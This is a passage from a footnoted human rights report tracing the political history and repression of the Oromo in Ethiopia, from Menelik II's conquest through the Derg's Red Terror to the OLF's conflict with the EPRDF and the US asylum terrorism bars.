¹⁷ Human Rights Watch, *Suppressing Dissent: Human Rights Abuses and Political Repression in Ethiopia's Oromia Region*, Vol. 17, No. 7(A), May 2005, at 7 [hereinafter *Suppressing Dissent*].

B. POLITICAL HISTORY OF THE OROMO

Much of the modern cultural identity of the Oromo has been shaped by the political history of Ethiopia from the late 19th century to today. Repression of the Oromo, beginning with Menelik II’s conquest of the Oromo in the 19th century, followed by the cultural domination by the Amharas under Haile Selassie and the violent attempts to crush all opposition under the *Derg*, have left the Oromo traumatized. Oromos view the Ethiopian government’s policy of ethnic federalism and intolerance of political competition through this historical lens.

1. THE ETHIOPIAN MONARCHY

Prior to the late 19th Century, the area that is now Ethiopia was decentralized and run as independent polities.¹⁸ Throughout the 19th Century, Ethiopia was a monarchy ruled in succession by kings Sahle Selassie, Haile Malakot, Tewodros II, Yohannes IV, and Menelik II. It was Menelik II who worked to expand and consolidate the territory of the empire.¹⁹ While Ethiopia was never colonized by a European power, several colonial powers had interests and designs on Ethiopia.²⁰ Many Oromo characterize this period as one of internal colonization of the country by the ethnic Amhara who dominated the state structure of Ethiopia, then known as the Abyssinian empire.²¹ Indeed, many personal accounts by Oromos of human rights violations begin with this historical preface.

Ethiopian Rulers 1813-1974

Sahle Selassie (r. 1813-1847)
 Haile Malakot (r. 1847-1855)
 Tewodros (r. 1855-1872)
 Yohannes (r. 1872-1889)
 Menelik II (r. 1889-1916)
 Zewditu (r. 1916-1930)
 Ras Tafari (regent 1917-1930;
 crowned Emperor Haile Selassie,
 r. 1930-1974)

Beginning in the late 1800s, Menelik II began expanding the empire by conquering and forcibly incorporating southern and western areas, including what was known derogatorily as Galla Land, referring to the Oromo, into the Amhara-dominated Ethiopian empire.²² By the beginning of the 20th Century, political power was centralized, sustained by a new central treasury and taxation system.²³ Fortified villages throughout the new territories served as administrative and military centers for the central government. Military representatives were settled in various areas to maintain control and discourage rebellion.²⁴ Individual peasants and pastoralists lost their land and Amhara domination became entrenched.²⁵

¹⁸ TRONVOLL, *supra* note 8, at 8.
¹⁹ *Background Note: Ethiopia*, *supra* note 1.
²⁰ HAROLD G. MARCUS, A HISTORY OF ETHIOPIA 68-115 (2002); THE NEW ENCYCLOPAEDIA BRITANNICA 580 (15th ed. 2007).
²¹ See, e.g., MELBAA, *supra* note 11, at 39.
²² MARCUS, *supra* note 20, at 104-5; see also ETHNOLOGUE, *supra* note 3 (noting that Galla is a derogatory name for Oromo).
²³ TRONVOLL, *supra* note 8, at 12.
²⁴ *Id.*
²⁵ *Id.*

In addition to dismantling the Oromo pastoral system, the state adopted a policy of forced cultural assimilation to suppress Oromo culture²⁶ under the guise of bringing “civilization” to the Oromo.²⁷ “The local women were exposed to degrading treatment by the central army, and many were abducted, raped, and forced into ‘marriages’ with northern soldiers.”²⁸ The brutality of these early policies continues to influence the perceptions by Oromo people of the power of the central government today.

When Menelik II died, his grandson Lij Iyasu took power.²⁹ He soon lost support, and Ethiopia’s Orthodox Christian nobility deposed him in 1916.³⁰ The Empress Zewditu, Menelik II’s daughter, took the throne³¹ and her cousin, Ras Tafari Makonnen, was made regent and successor.³² Upon the death of Empress Zewditu in 1930, Ras Tafari Makonnen was crowned Emperor Haile Selassie I of Ethiopia.³³



Emperor Menelik II, 1896, Engraved by E. Mouchon; typographed by Atelier de Fabrication des Timbres, Paris



Emperor Haile Selassie, c. 1930s
Library of Congress, G. Eric and Edith Matson Photograph Collection

Haile Selassie ruled Ethiopia until he was overthrown by a military coup in 1974.³⁴ By the middle of the 20th Century, Haile Selassie accorded total dominance in the empire to the Amharic language and culture. During his reign, the policy of centralization continued. Amhara-dominated official “state culture” became entrenched with the creation of national institutions, modern communications, and a pan-Ethiopian economy.³⁵ Haile Selassie established the police, a large military force, and the powerful Public Security Department.³⁶

By the end of his reign, Haile Selassie had become completely isolated from the realities of Ethiopian life. A reporter described how “in 1972-73 there was a famine of biblical proportions that claimed the lives of 200,000 in the province of Wollo. No one told the emperor about the famine for fear of being the bearer of bad tidings.”³⁷ Widespread unrest throughout Ethiopia went largely unnoticed by the emperor. By September 1974 he was removed from power.

²⁶ *Suppressing Dissent*, *supra* note 17, at 7.

²⁷ TRONVOLL, *supra* note 8, at 13.

²⁸ *Id.*

²⁹ *Background Note: Ethiopia*, *supra* note 1.

³⁰ *Id.*

³¹ *Id.*

³² *Id.*

³³ *Id.*

³⁴ *Suppressing Dissent*, *supra* note 17, at 7.

³⁵ TRONVOLL, *supra* note 8, at 13.

³⁶ *Id.*

³⁷ Alex Shoumatoff, *The Fall of the Black Stalin*, VANITY FAIR, Nov. 1991, at 114.

2. 1974-1991: MENGISTU HAILEMARIAM AND THE *DERG*

*After the 1974 revolution, the level of human rights abuses, high under the previous regime, increased sharply. The human rights situation was at its worst in 1977 and 1978, as the government killed perhaps 10,000 men, women, and children, and imprisoned tens of thousands of others in the Red Terror, a campaign to eliminate urban opposition to the regime. Because the government has since consolidated its control over the urban centers of the country, the level of human rights abuses is now lower, although there is no legal protection against abuses.*³⁸

Haile Selassie's overthrow on September 12, 1974, after seven months of civil unrest, marked the end of imperial sovereignty and the beginning of military rule in Ethiopia.³⁹ A provisional administrative committee of soldiers, known as the *Derg*, seized power and installed a government that was socialist in name and military in style.⁴⁰ Within a month, 33-year-old Mengistu Hailemariam, a major in the Third Army Division and member of the *Derg*, took power as head of state and *Derg* chairman. Escaping a series of assassination attempts, Mengistu consolidated his power ruthlessly. On February 3, 1977, Mengistu walked out of a meeting with the *Derg* steering committee, leaving behind his seven main rivals; his bodyguards entered the room and killed them all.⁴¹ Mengistu's rule, lasting until 1991, would be characterized by human rights violations on a massive scale, with tens of thousands of Ethiopians tortured, murdered, or "disappeared."⁴²

The *Derg* summarily executed generals and cabinet members of the former government, aristocrats, and royal family members.⁴³ "Mengistu overrode objections from more civilized quarters of the revolution by calling for revenge.... Fifty-nine enemies of the state, including the royal family, were condemned, dragged to the central prison, machine-gunned into a heap, and thrown into a mass grave."⁴⁴ Emperor Haile Selassie was reportedly strangled in the palace on August 22, 1975.⁴⁵

Mengistu's years in office were defined by totalitarian leadership and brutal human rights violations.⁴⁶ The government nationalized property⁴⁷ and abolished the rights of the feudal aristocracy.⁴⁸ The use of torture, disappearance, arbitrary detention, and summary execution was pervasive under the *Derg*.⁴⁹ Widespread surveillance, including house-to-house searches, was a hallmark of the regime.⁵⁰ The government controlled and monitored closely all public speech and assembly.⁵¹ The *Derg* organized the countryside into peasant

³⁸ U.S. DEPT. OF STATE, COUNTRY REPORTS ON HUMAN RIGHTS PRACTICES, Feb. 2, 1981, at 84 [hereinafter *1981 Ethiopia Report*].

³⁹ *Id.*; *Suppressing Dissent*, *supra* note 17 (section entitled "Political Competition in Oromia").

⁴⁰ "*Derg*" means "committee" in Amharic. See *Background Note: Ethiopia*, *supra* note 1; *Suppressing Dissent*, *supra* note 17 (section entitled "Political Competition in Oromia").

⁴¹ Shoumatoff, *supra* note 37.

⁴² Human Rights Watch, *Ethiopia: Reckoning Under the Law*, Nov. 1993, at 3 [hereinafter *Reckoning Under the Law*].

⁴³ *Background Note: Ethiopia*, *supra* note 1; MARCUS, *supra* note 20, at 68-115.

⁴⁴ Shoumatoff, *supra* note 37.

⁴⁵ *Background Note: Ethiopia*, *supra* note 1.

⁴⁶ *Id.*

⁴⁷ MARCUS, *supra* note 20, at 190-93.

⁴⁸ *Id.*; THE NEW ENCYCLOPAEDIA BRITANNICA, *supra* note 20, at 579.

⁴⁹ See *1981 Ethiopia Report*, *supra* note 38, at 84.

⁵⁰ *Id.* at 87.

⁵¹ *Id.* at 89.

associations and urban areas into *kebeles*, or neighborhood units, both designed to facilitate control by the state.⁵²

The brutality of the *Derg* was stunning. In 1978 Mengistu launched the Red Terror campaign to eliminate the rival Ethiopian People's Revolutionary Party ("EPRP"), a student-dominated Marxist movement.⁵³ Calculated to instill fear in potential opponents, the government displayed in public places and on state-run television the bodies of prisoners it had tortured to death.⁵⁴ Human Rights Watch described Mengistu's Red Terror campaign in this way:

During the Red Terror thousands, perhaps tens of thousands, of suspected opponents were arrested, tortured, and summarily executed, many by local *kebele* officials. A large percentage were tortured. Many of these prisoners were detained under truly unspeakable conditions, packed by the hundreds into airless, lightless cellars, where they could hear the screams of those being tortured while they awaited torture themselves. Many of those executed were simply left by the roadside with Red Terror slogans attached to their bodies to terrify potential opponents. Others were simply "disappeared." Relatives of those killed were forbidden to mourn, or compelled to pay for the killers' bullets before family members' corpses would be released.⁵⁵

Another account of the Red Terror sums up the magnitude of the campaign:

In 1976 he mounted the "Red Terror" campaign against opponents of his Derg regime by standing in the centre of Addis Ababa, shouting: "Death to the counter-revolutionaries", and smashing bottles filled with pigs' blood to demonstrate the fate that awaited them. Over the next few years more than half a million people were thought to have been killed in what Human Rights Watch called "one of the most systematic uses of mass murder ever witnessed in Africa". Relatives had to pay a tax called "the wasted bullet" to retrieve the bodies of the dead. The victims included the former Emperor and numerous members of the Royal Family, and Mengistu is said to have executed some of them himself.⁵⁶

The Marxist *Derg* shifted Ethiopia's allegiance in the midst of the Cold War to the Soviet Union. With assistance from the Soviets, Cuba, and the Eastern Bloc, the *Derg* brought about massive militarization of Ethiopia.⁵⁷ In December 1976, an Ethiopian delegation in Moscow signed a military assistance agreement with the Soviet Union.⁵⁸ The following April, Ethiopia revoked its military assistance agreement with the United States and expelled all American military missions.⁵⁹ Later that year, President Jimmy Carter suspended military and development aid to Ethiopia. Mengistu turned to the U.S.S.R.; in the end, the Soviets provided an estimated \$18 billion⁶⁰ in arms and military aid to Ethiopia.

Mengistu was also notable for his manipulation of the famine of 1983. The Government of Ethiopia took in a reported \$30 million in port handling fees on grain donations, much of which rotted in warehouses. Mengistu,

⁵² *Suppressing Dissent*, *supra* note 17, at 7-8.

⁵³ See e.g., *50 Executed in Month: Ethiopia Kills 27 Dissidents*, THE VICTORIA ADVOCATE, Nov. 18, 1976.

⁵⁴ See Jane Perlez, *Ethiopian Ruled Ruthlessly, Killing Colleagues and Shedding Alliances*, N.Y. TIMES, May 22, 1991.

⁵⁵ Human Rights Watch, *Ethiopia: Reckoning Under the Law*, Nov. 1994, at 5.

⁵⁶ Martin Fletcher, *Zimbabwe's MDC plan to extradite Mengistu Haile Mariam to Ethiopia*, THE TIMES, Feb. 5, 2009.

⁵⁷ *Background Note: Ethiopia*, *supra* note 1.

⁵⁸ *Id.*

⁵⁹ *Id.*

⁶⁰ Jonathon Clayton, *Guilty of Genocide: the leader who unleashed a "Red Terror" on Africa*, THE TIMES, Dec. 13, 2006.

embroiled in continuing conflicts with Eritrean rebels, refused to allow food trucks into areas in the north held by the Eritrean People's Liberation Front (EPLF).⁶¹

The Amhara-dominated *Derg*, working to consolidate its power, continued to oppress the Oromo and other opposition.⁶² The Workers' Party of Ethiopia ("WPE") was established in 1984.⁶³ On February 1, 1987, a new Soviet-style civilian constitution was submitted to popular referendum.⁶⁴ The constitution was officially endorsed by 81 percent of registered voters.⁶⁵ On September 10, 1987, the country was renamed the People's Democratic Republic of Ethiopia,⁶⁶ and Mengistu was named president.⁶⁷

Mengistu's dictatorship came to an end in early 1991, largely as a result of the famine in Ethiopia which caused the deaths of up to seven million Ethiopians.⁶⁸ Opposition movements in Ethiopia, particularly in the northern regions of Tigray and Eritrea, also hastened the end of the regime.⁶⁹ In May 1991, rebel forces, led by the Tigray People's Liberation Front ("TPLF") and joined by the EPLF and the Oromo Liberation Front ("OLF") among others, advanced on Addis Ababa.⁷⁰ The *Derg* collapsed.⁷¹ Mengistu fled the country and received asylum in Zimbabwe.⁷² By May 31, 1991, the TPLF-dominated coalition known as the Ethiopian People's Revolutionary Democratic Front ("EPRDF") had seized power.⁷³

3. LIBERATION FRONT POLITICS IN ETHIOPIA

Under the *Derg*, ethnic-based liberation movements gained traction.⁷⁴ The Oromo Liberation Front, established in 1973 by Oromo nationalists to seek independence from the Ethiopian monarchy,⁷⁵ began to mobilize against the Amhara-dominated Ethiopian government.⁷⁶ The OLF was not alone in the liberation front movement that defined Ethiopia's political opposition throughout the 1970s and 1980s. *Derg* opposition groups seeking independence for Ethiopia's major ethnic groups, including the Ogaden National Liberation Front ("ONLF"), Tigray People's Liberation Front ("TPLF"), the Eritrean People's Liberation Front ("EPLF") and its rival the Eritrean Liberation Front ("ELF"), gained power.

The legitimacy of the Ethiopian state is not accepted by many of its ethnic minorities, notably the Eritreans, Tigreans, Oromos, and Somalis, all of whom are in varying degrees of revolt.

U.S. Department of State Country Reports on Human Rights Practices, 1981.

⁶¹ Otto Friedrich, Alastair Matheson, & Tala Skari, *Does Helping Really Help?*, TIME, Dec. 21, 1987.

⁶² *Suppressing Dissent*, *supra* note 17, at 7-8.

⁶³ MARCUS, *supra* note 20, at 206-07.

⁶⁴ *Id.* at 210-11.

⁶⁵ *Id.* at 211.

⁶⁶ *Id.*

⁶⁷ *Id.*

⁶⁸ ETHIOPIA: A COUNTRY STUDY, Thomas P. (Ofcansky & LaVerie Berry, eds., GPO for Lib. of Congress 1991).

⁶⁹ *Background Note: Ethiopia*, *supra* note 1.

⁷⁰ *Id.*

⁷¹ *Suppressing Dissent* *supra* note 17 (section entitled "Political Competition in Oromia").

⁷² *Background Note: Ethiopia*, *supra* note 1; MARCUS, *supra* note 20, at 217. See also *Mengistu Found Guilty of Genocide*, BBC News, Dec. 12, 2006 (noting that after a long trial, Mengistu was found guilty of genocide).

⁷³ MARCUS, *supra* note 20, at 221.

⁷⁴ See *1981 Ethiopia Report*, *supra* note 38, at 84.

⁷⁵ OLF website, www.oromoliberationfront.org/OLFMission.htm.

⁷⁶ TRONVOLL, *supra* note 8, at 14.

In 1989 the TPLF created and led a coalition with the EPLF and other ethnically-based opposition movements to form the Ethiopian Peoples' Revolutionary Democratic Front ("EPRDF").⁷⁷ The OLF participated in the struggle to overthrow the *Derg*, and, at one point, forged a loose alliance with the TPLF.⁷⁸ The two organizations were never formally affiliated, however, and each regarded the other with suspicion.⁷⁹

In May 1991, rebel forces moved toward Addis Ababa and the collapse of the Mengistu government appeared imminent. Mengistu fled to Zimbabwe.⁸⁰ By May 27, Ethiopian envoys and leaders of the three principal insurgent groups – the EPLF, the TPLF-dominated EPRDF, and the OLF – sat down at U.S.-backed talks in London.⁸¹ The U.S.-led peace talks concluded with agreement to a 1993 vote for Eritrean independence and the takeover of the Ethiopian government by the Tigray-dominated EPRDF.⁸²


At the time of the *Derg*'s collapse in 1991, the OLF enjoyed widespread popular support in much of the Oromo region known as Oromia.⁸³ Following the collapse of the Mengistu government, the Tigray-dominated EPRDF invited all of the ethnically-based resistance groups in Ethiopia to a national conference to form a transitional government.⁸⁴

The OLF joined the Transitional Government of Ethiopia (TGE) at a time when the OLF administered an area around Dembi Dollo in western Wollega, a location it had controlled in the final days of the war with the *Derg*.⁸⁵ The TGE consisted of an 87-member Council of Representatives (comprised of members of national liberation movements and political organizations) and was guided by a national charter that functioned as a transitional constitution.⁸⁶

After the charter was adopted, the TGE issued several proclamations establishing regional political administration, where each regional authority would

Ethiopian Liberation Fronts

ELF	Eritrean Liberation Front
EPLF	Eritrean People's Liberation Front
EPRDF	Ethiopian Peoples' Revolutionary Democratic Front
GPLF	Gambella People's Liberation Front
OLF	Oromo Liberation Front
ONLF	Ogaden National Liberation Front
TPLF	Tigrayan People's Liberation Front



Map of Ethiopia showing Oromia State

⁷⁷ Background Note: Ethiopia, *supra* note 1.

⁷⁸ *Id.*

⁷⁹ MARCUS, *supra* note 20, at 230.

⁸⁰ Background Note: Ethiopia, *supra* note 1; MARCUS, *supra* note 20, at 217.

⁸¹ See Jennifer Parelee, *Ethiopian Rebels Tighten Noose Around Capital on Eve of Talks*, WASH. POST, May 27, 1991.

⁸² See Nicolas Watt, *Breakaway province will test interim leader's skill*, THE TIMES, May 30, 1991; *Good Deeds in Ethiopia, Punished*, N.Y. TIMES, June 1, 1991.

⁸³ *Suppressing Dissent*, *supra* note 17.

⁸⁴ E. Pettersen and E. Salvesen, *Ethiopia: Parliamentary Election – May 2005*, Norwegian Centre for Human Rights/NORDEM, June 2006; see also Human Rights Watch, *Ethiopia – Waiting for Justice: Shortcomings in Establishing the Rule of Law*, Vol. IV, No. 7, May 8, 1992.

⁸⁵ *Id.*

⁸⁶ *Id.*; *Reckoning Under the Law*, *supra* note 42.

hold extensive political and economic power.⁸⁷ The TGE installed the regional governing structure to provide representation and a degree of autonomy to Ethiopia's major ethnic groups, especially those under-represented groups.⁸⁸

But soon after the formation of the TGE, the coalition faltered. The TPLF's decision to create the Oromo People's Democratic Organization ("OPDO") to compete with the OLF for Oromo political support exacerbated tensions between the two groups.⁸⁹ The June 1992 national elections pitted the OPDO against the OLF in Oromia.⁹⁰ The electoral process took place against a backdrop of nine months of intermittent military clashes between the EPRDF and OLF forces.⁹¹ Leading up to the national election in June 1992, political violence and harassment was rampant. These acts were mainly perpetrated by the EPRDF, but the OLF was also involved.⁹² Several OLF candidates and their families were arrested, and were threatened with torture and execution by EPRDF officials.⁹³ In the small area around Dembi Dollo in western Wollega, which was under OLF control, candidates for the Oromo People's Democratic Organization ("OPDO"), the EPRDF's Oromo member organization, reportedly faced similar intimidation by OLF members.⁹⁴

Shortly before the June 1992 elections, the OLF announced its decision to boycott the election⁹⁵ because it maintained it would not be allowed to compete fairly.⁹⁶ The All-Amhara People's Organization ("AAPO") also announced its separate decision to withdraw from the election.⁹⁷ Relations between the OLF and EPRDF quickly degenerated into open conflict.⁹⁸ On election day, the EPRDF mounted offenses in several areas formerly controlled by the OLF, such as western Wollega.⁹⁹ Civilians and unarmed OLF members were killed in the EPRDF attacks.¹⁰⁰ Within weeks, EPRDF forces had taken thousands of OLF fighters into custody and OLF ministers fled Ethiopia. This action nullified any challenge the OLF may have presented to the EPRDF and OLF representatives were consequently excluded from established political discourse.¹⁰¹

The detention of 20,000 Oromos, at least 1,200 of whom were later charged with anti-EPRDF activities or civilian attacks, was a tactic used by the EPRDF during the conflict. Those detained included civilians, children, the elderly, and others who disavowed any association with the OLF.¹⁰² The EPRDF subsequently detained other individuals, as well. By the end of 1994, the trials for those facing charges were pending.¹⁰³

⁸⁷ *Id.*

⁸⁸ *Id.*

⁸⁹ *Id.*

⁹⁰ *Id.*

⁹¹ HUMAN RIGHTS WATCH, HUMAN RIGHTS WATCH WORLD REPORT 1993, *Ethiopia – Human Rights Developments* [hereinafter *HRW 1993*].

⁹² *Suppressing Dissent*, *supra* note 17; *HRW 1993*, *supra* note 91.

⁹³ Pettersen, *supra* note 84; *HRW1993*, *supra* note 91.

⁹⁴ SIEGFRIED PAUSEWANG, KJETIL TRONVOLL, AND LOVISE AALEN, ETHIOPIA SINCE THE DERG: A DECADE OF DEMOCRATIC PRETENSION AND PERFORMANCE (2002) at 30-32; National Democratic Institute, *An Evaluation of the June 21, 1992 Elections in Ethiopia* (Washington: National Democratic Institute, 1992); *HRW 1993*, *supra* note 91.

⁹⁵ *HRW 1993*, *supra* note 91; *Suppressing Dissent*, *supra* note 17.

⁹⁶ *Suppressing Dissent*, *supra* note 17 (citing Human Rights Watch interviews with former high-ranking OLF officials, Feb. and Mar. 2005).

⁹⁷ *HRW 1993*, *supra* note 91.

⁹⁸ *Id.*

⁹⁹ *Id.*

¹⁰⁰ *Id.*

¹⁰¹ *Suppressing Dissent*, *supra* note 17.

¹⁰² Immigration and Naturalization Serv. Res. Ctr., *Profile Series – Ethiopia: Update on Political Conditions*, PR/ETH/94.001, Dec. 1994, available at www.uscis.gov/files/natedocuments/ethiop94.pdf at 41 [hereinafter *Profile Series – Ethiopia 1994*].

¹⁰³ *Id.* at 42.

4. THE OROMO LIBERATION FRONT UNDER THE EPRDF

Since 1992, the OLF has waged what it calls an “armed struggle” against the EPRDF government.¹⁰⁴ The OLF identifies the protracted armed resistance under its leadership as an act of “self-defense exercised by the Oromo people against successive Ethiopian governments, including the current one, who forcibly deny their right to self-determination.”¹⁰⁵ The OLF has been outlawed by the Ethiopian government, notwithstanding the OLF’s claim that its armed resistance “targets the government’s coercive machinery, not innocent civilians”¹⁰⁶ and has an “unswerving anti-terrorism stand and opposes terrorism as [a] means of struggle to achieve the right of the Oromo people.”¹⁰⁷ The OLF has acknowledged participating in armed resistance, including hit-and-run raids inside Ethiopia. The OLF has also been cited for several small bomb attacks, including a triple bomb blast at a hotel in Addis Ababa on September 12, 2002.¹⁰⁸ According to Human Rights Watch, the Ethiopian government has used accusations of support for the Oromo rebels as a pretext for cracking down on political dissent among the Oromo population.¹⁰⁹

Although the United States has not designated the OLF as a terrorist organization,¹¹⁰ members and supporters of the OLF increasingly find themselves barred from asylum in or immigration to the United States based on a broad interpretation of the U.S. laws defining material support to terrorist organizations. Following changes to U.S. law in the REAL ID Act of 2005, the U.S. Department of Homeland Security began applying a sweeping interpretation of what constitutes terrorist activity,¹¹¹ a terrorist organization,¹¹² and “material support”¹¹³ to a terrorist organization. In its report on the impact of the U.S. government’s new interpretation of the terrorist bars on refugees and asylum seekers, Human Rights First notes that “virtually all Ethiopian and Eritrean political parties and movements, past and present” have been found to be Tier III terrorist organizations.¹¹⁴ Human Rights First cites examples of Oromo people whose asylum has been delayed or denied because of their connection with the OLF, including the following case:

¹⁰⁴ *Id.*; see also *OLF Policies* at www.oromoliberationfront.org/OLFPolicies.htm.

¹⁰⁵ *OLF Policies*, *supra* note 105.

¹⁰⁶ *Id.*

¹⁰⁷ *Id.*

¹⁰⁸ Oromo Liberation Front (OLF)(Ethiopia), Jane’s World Insurgency and Terrorism Threat Assessment, *available at* <http://www.janes.com/articles/Janes-World-Insurgency-and-Terrorism/Oromo-Liberation-Front-OLF-Ethiopia.html>.

¹⁰⁹ *Id.*

¹¹⁰ See U.S. Dept. of State, Foreign Terrorist Organizations, *available at* <http://www.state.gov/s/ct/ris/other/des/123085.htm>.

¹¹¹ As Human Rights First explains in its November 2009 report *Denial and Delay: The Impact of the Immigration Law’s “Terrorism Bars” on Asylum Seekers and Refugees in the United States*, “the Immigration and Nationality Act (INA) defines ‘terrorist activity’ to mean ‘any activity which is unlawful under the laws of the place where it is committed (or which, if it had been committed in the United States, would be unlawful under the laws of the United States or any State) and which involves’ any of a range of violent acts, including: ‘the use of any ... explosive, firearm, or other weapon or dangerous device (other than for mere personal monetary gain), with the intent to endanger, directly or indirectly, the safety of one or more individuals or to cause substantial damage to property.’” INA § 212(a)(3)(B)(iii)(V).

¹¹² The USA PATRIOT Act of 2001 expanded the definition of “terrorist organization” beyond those organizations designated as such by the U.S. Secretary of State. Now included in the definition of a “terrorist organization” are groups designated by the Secretary of State as foreign terrorist organizations under § 219 of the Immigration and Nationality Act (now referred to as Tier I organizations); groups included on the Terrorism Exclusion List by publication in the Federal Register (Tier II organizations); and undesignated organizations defined as any “group of two or more individuals, whether organized or not, which engages in, or has a subgroup which engages in” terrorist activity. These undesignated groups, referred to as Tier III organizations, are determined to be terrorist groups by the immigration officer or judge adjudicating the applicant’s case.

¹¹³ The USA PATRIOT Act defined “material support” to any Tier I, Tier II, or Tier III organization as “terrorist activity.” “Material support” includes providing “a safe house, transportation, communications, funds, false identification, weapons, explosives, or training to any individual the actor knows or has reason to believe has committed or plans to commit an act of terrorist activity.” INA Sec. 212(a)(3)(B)(ii)(III).

¹¹⁴ Human Rights First, *Denial and Delay: The Impact of the Immigration Law’s “Terrorism Bars” on Asylum Seekers and Refugees in the United States*, Nov. 2009, at 5.

An Oromo woman from Ethiopia, for example, was granted asylum several years ago based on the persecution she suffered there due to her peaceful activities as a member of the Oromo Liberation Front (OLF). For those activities she was jailed without charged by Ethiopian security forces, and was beaten, whipped, and stomped on. She was also raped by one of her interrogators. She believes it was as a result of this rape that she became infected with HIV, as her husband was HIV-negative. In early 2008, this woman was denied permanent residence based on the same political activities she had described in her application for asylum. Her daughter, still a minor, received a denial letter stating: 'You are the child of an inadmissible alien. For that reason, you are inadmissible...' ¹¹⁵

5. MELES ZENAWI AND THE EPRDF

Meles Zenawi, the *nom de guerre* adopted by Legesse Zenawi as a Marxist student activist in the 1970s Tigray People's Liberation Front, fought with the TPLF and established the EPRDF in March 1989. ¹¹⁶ Meles assumed power in Ethiopia upon the EPRDF's entry into Addis Ababa in May 1991, and he has held power since that time.

Following the withdrawal of the OLF and others from the Transitional Government of Ethiopia in 1993, Meles pledged to establish a multi-party democracy. ¹¹⁷ Elections for a 547-member constituent assembly were held in June 1994. ¹¹⁸ Several opposition political parties, including the OLF, and candidates boycotted the elections alleging that the conditions under which the elections were held precluded fair and open competition. ¹¹⁹ The elected assembly ratified the Constitution of the Federal Democratic Republic of Ethiopia in December 1994. ¹²⁰

The first general elections for members of the new federal parliament and regional councils were held in May and June of 1995. ¹²¹ The EPRDF won 483 seats in the House of People's Representatives. ¹²² Many opposition political parties again boycotted the elections, insisting the government was impeding their efforts to participate fairly in the electoral process. ¹²³ As a result, the EPRDF celebrated a landslide victory. ¹²⁴ Meles Zenawi was elected prime minister. ¹²⁵ Dr. Negaso Gidada of the OPDO was elected President. ¹²⁶ The government of the Federal Democratic Republic of Ethiopia took office in August 1995. ¹²⁷

In May 1998, fighting broke out between Ethiopia and Eritrea. The Ethiopian government began deporting Ethiopians of Eritrean heritage. By early 1999, the situation had "developed into a systematic, country-wide operation to arrest and deport anyone of full or part Eritrean descent." ¹²⁸ Ethiopians married to those of Eritrean

¹¹⁵ *Id.* at 9.

¹¹⁶ Nicolas Watt, *Breakaway province will test interim leader's skill*, TIMES (U.K.), May 30, 1991

¹¹⁷ *Background Note: Ethiopia*, *supra* note 1.

¹¹⁸ *Id.*

¹¹⁹ African Election Database, *Elections in Ethiopia*, <http://africanelections.tripod.com/et.html>; *Profile Series – Ethiopia 1994*, *supra* note 103.

¹²⁰ *Background Note: Ethiopia*, *supra* note 1.

¹²¹ Amnesty Int'l, *Ethiopia: The 15 May 2005 Elections and Human Rights*, AFR 25/002/2005, Apr. 2005, at 2 n.3 [hereinafter *The 15 May 2005 Elections*]; *Background Note: Ethiopia*, *supra* note 1.

¹²² African Election Database, *supra* note 119.

¹²³ *Id.*; *Background Note: Ethiopia*, *supra* note 1; Encyclopedia of the Nations, *Ethiopia – History*,

<http://www.nationsencyclopedia.com/Africa/Ethiopia-HISTORY.html>.

¹²⁴ African Election Database, *supra* note 119; *Background Note: Ethiopia*, *supra* note 1.

¹²⁵ African Election Database, *supra* note 119.

¹²⁶ *Id.*; Nita Bhalla, *Ethiopian President's Position Shaky*, BBC NEWS, June 23, 2001.

¹²⁷ *Background Note: Ethiopia*, *supra* note 1.

¹²⁸ Amnesty Int'l, *Ethiopia/Eritrea: Amnesty International Witnesses Cruelty of Mass Deportations*, Jan. 29, 1999.

descent were forbidden permission to leave with their spouses and children.¹²⁹ Over 1,200 men were detained in prison camps rather than deported.¹³⁰

The TPLF-controlled EPRDF retained power in Ethiopia in the next election cycle. Ethiopia's second multi-party election was held in May 2000.¹³¹ Opposition parties contested approximately 25 percent of the parliamentary seats.¹³² Five opposition groups released a joint statement shortly before the election alleging illegal activities by the government and state officials, including widespread violence, imprisonment, intimidation, and harassment.¹³³ International agencies reported election-related human rights abuses in the run-up to the elections, including arbitrary arrests and the execution of opposition candidates and supporters in certain strongly contested constituencies.¹³⁴ The EPRDF and affiliated parties retained 518 out of 547 seats in the House of People's Representatives and Meles was once again elected prime minister in October 2000.¹³⁵ After taking over 95 percent of all seats in the 2000 elections, the EPRDF and its affiliated parties firmly controlled the federal parliament and regional and city councils.¹³⁶

In 2003, violence erupted in Gambella, along Ethiopia's eastern border with Sudan. According to Human Rights Watch, the Gambella region's border became a cause of concern for the Ethiopian government: "The Oromo Liberation Front (OLF) managed to infiltrate fighters into Ethiopia through Gambella in 2002, reportedly with the help of the Eritrean government; forces led by a former *Derg* official have succeeded in destabilizing some areas along the Sudanese border; and the Anuak-led Gambella People's Liberation Front (GPLF) has launched raids into Gambella from bases in southern Sudan."¹³⁷

Again according to Human Rights Watch: "On December 13, 2003, in an apparent reprisal for a series of ambushes of highlander civilians carried out by armed Anuak, ENDF soldiers and highlander civilians launched a brutal attack on Gambella town's Anuak population... Adult Anuak men were the primary targets of the violence but were not its only victims. Soldiers raped several Anuak women, over four hundred Anuak houses were burned to the ground and huge numbers of civilians fled into the forest or took shelter in compounds belonging to two of the town's largest churches."¹³⁸ Ethiopian government soldiers reportedly were going door to door, calling out Anuak men by name and shooting them in the street.¹³⁹

In late 2004, the OLF was reportedly under pressure to participate in the May 2005 national elections. In the end, the OLF again boycotted the elections claiming they were rigged. After the elections, Meles Zenawi issued a public announcement that the government sought "unconditional" dialogue with the OLF, and OLF leader Daud Ibsa toured Europe and North America in pursuit of potential dialogue. But that possibility evaporated soon after street protests were met with harsh government repression.¹⁴⁰

¹²⁹ *Id.*

¹³⁰ U.S. DEPT. OF STATE, COUNTRY REPORTS ON HUMAN RIGHTS PRACTICES, 1999, at §1(d).

